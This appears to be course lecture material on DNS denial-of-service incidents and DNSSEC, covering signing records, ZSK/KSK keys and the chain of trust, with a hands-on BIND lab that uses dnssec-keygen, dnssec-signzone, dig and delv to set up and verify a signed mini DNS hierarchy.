Major Real-World DNS DoS Incidents

- **Dyn DNS Attack (October 23, 2016)**
- Massive Distributed Denial-of-Service (DDoS) targeting Dyn, a major DNS provider for BBC, CNN, HBO, PayPal, Netflix, Twitter, etc.
- Caused by **Mirai malware**, which infected **IoT devices** (routers, baby monitors, printers).
- Over **100,000 compromised devices** formed botnets, flooding Dyn's servers.
- Result: Large-scale Internet outage across **North America**.
- **China Telecom DNS Attack (May 19, 2009)**
- Several DNS servers of a major Chinese ISP hit by a massive DoS attack.
- Intended to disrupt a **competitor**, but spread uncontrollably.
- Impacted **600 million users** across **20+ provinces** – described as **China's largest Internet incident**.
- Attack led to **widespread DNS failures** and complete loss of Internet connectivity.

DNSSEC

- Problem with DNS:**

DNS lacks authenticity checking — responses can be spoofed or faked.

- Solution:**

DNSSEC (Domain Name System Security Extensions) adds authentication and integrity verification.

- Defined in:** RFC 4033, RFC 4034, RFC 4035

- Purpose:**

- Digitally signs DNS data
- Prevents cache poisoning & spoofing attacks

- Deployment timeline:**

- 2007 – Early adopters (ccTLDs)
- 2010 – Root-level deployment
- 2014 – Most TLDs supported DNSSEC

High-Level Picture of DNSSEC

New DNSSEC Records:

- ↳ RRSIG → Digital signature for record sets
- ↳ DNSKEY → Contains public key
- ↳ DS → One-way hash of child zone's public key (KSK)

Verification Flow:

1. Resolver fetches public key (DNSKEY).
2. Uses it to verify the RRSIG in the reply.
3. Validates the authenticity of the public key using the DS record from the parent zone.

Man-in-the-Middle (MITM) Threat:

- ↳ If attacker replaces a public key, verification breaks.

DNSSEC Solution:

- ↳ Parent zone certifies child zone's key → builds a chain of trust

Public-Key Infrastructure (PKI) Concept

How authenticity of public key is ensured:

- u Parent zone acts as a certificate authority (CA) for child zones.


Process:

- u Child shares public key (KSK) with parent via secure channel.
- u Parent saves one-way hash of KSK in DS record.

Verification Example:

- u .net stores DS hash for example.net → Resolver uses this hash to confirm authenticity of example.net's DNSKEY.

Chain of trust in DNSSEC



Public Keys

- **Two types of public keys in DNSSEC:**
 - **ZSK (Zone Signing Key):** Signs all records in the zone.
 - **KSK (Key Signing Key):** Signs the ZSK only.
- **Why two keys?**
 - ZSK can change frequently → improved security.
 - KSK remains stable → no need to update parent zone often.
- **Key Properties:**
 - KSK's one-way hash is stored in parent's DS record.
 - KSK is stronger (longer key length).

Generating KSK and ZSK Keys for Zone

Generate keys for example.edu domain:

- u `$ dnssec-keygen -a RSASHA256 -b 1024 example.edu # ZSK`
- u `$ dnssec-keygen -a RSASHA256 -b 2048 -f KSK example.edu # KSK`

Generated files:

- u `Kexample.edu.+008+16039.key` → Public key
- u `Kexample.edu.+008+16039.private` → Private key
- u `Kexample.edu.+008+29522.key`
- u `Kexample.edu.+008+29522.private`

ZSK and KSK differ only by the -f KSK flag and key size.

Signing the Zone File

Use `dnssec-signzone` to sign the zone file:

- u `$ dnssec-signzone -o example.edu example.edu.db`
- u Generates `example.edu.db.signed` file.
- u Each record or RRSset gets a signature (RRSIG).
- u **Records added:**
 - u **DNSKEY** → contains public keys (ZSK + KSK)
 - u **RRSIG** → contains signatures for records

Example:

- u `example.edu. IN A 1.2.3.4`
- u `example.edu. IN RRSIG A 8 3 3600 ...`

The DS Record for the Key Signing Key

- u DS (Delegation Signer) record links **child zone** to **parent zone**.
- u Contains one-way hash of child's KSK.
- u Generated automatically:
- u example.edu. IN DS 29522 8 2 55135A14809...BDEBA7B8
- u Added to **parent zone file (edu)** for validation.
- u **Purpose:** Enables resolver to verify authenticity of child zone's public key.

RRSIG Resource Record




Figure 11.2: An example of DNSKEY resource record




Figure 11.3: An example of RRSIG resource record

Hands-on Experience on DNSSEC

- Setup includes:

- Root server
- TLD server (edu)
- Domain server (example.edu)
- Local resolver

- Query with dig:

- \$ dig @10.9.0.53 example.edu DNSKEY
- \$ dig @10.9.0.53 www.example.edu A +dnssec


- Responses include RRSIGs:

- example.edu. IN NS ns.example.edu.
- example.edu. IN RRSIG NS 8 2 259200 ...

- Verify with delv:

- \$ delv @10.9.0.53 www.example.edu
- ;; broken trust chain ...
- Occurs when parent zone lacks DS record.

Mini DNS Infrastructure



Setting Up Nameservers (edu & root)

- u **For edu zone:**
- u `$ dnssec-keygen -a RSASHA256 -b 1024 edu`
- u `$ dnssec-keygen -a RSASHA256 -b 2048 -f KSK edu`
- u `$ dnssec-signzone -S -o edu edu.db`
- u Update:
- u `zone "edu" {`
- u `type master;`
- u `file "/etc/bind/edu.db.signed";`
- u `};`
- u **For root zone (dot):**
- u `$ dnssec-keygen -a RSASHA256 -b 1024 .`
- u `$ dnssec-keygen -a RSASHA256 -b 2048 -f KSK .`
- u `$ dnssec-signzone -S -o . root.db`
- u Root's **KSK** acts as **trust anchor** in `/etc/bind/bind.keys`.

Local DNS Server and Validation

- Trust Anchors:**

Root zone's KSK is trusted manually.

```
trust-anchors { ". initial-key 257 3 8" "<Root's KSK>" ""; };
```

- Enable DNSSEC validation:**

```
dnssec-validation auto; dnssec-enable yes;
```

- Test query:**

```
$ dig @10.9.0.53 www.example.edu +dnssec ;; flags: qr rd ra ad;
```

✓ ad flag = authentic data

✗ SERVFAIL = signature verification failed

TLS/SSL Solution

- u Before DNSSEC was fully deployed → TLS/SSL used.
- u TLS/SSL Mechanism:
- u Client requests proof of identity from server.
- u Server provides certificate signed by trusted CA (e.g., VeriSign).
- u Server proves ownership using private key.
- u Purpose: Validates server identity even if DNS response was spoofed.
- u Works at application layer (e.g., HTTPS).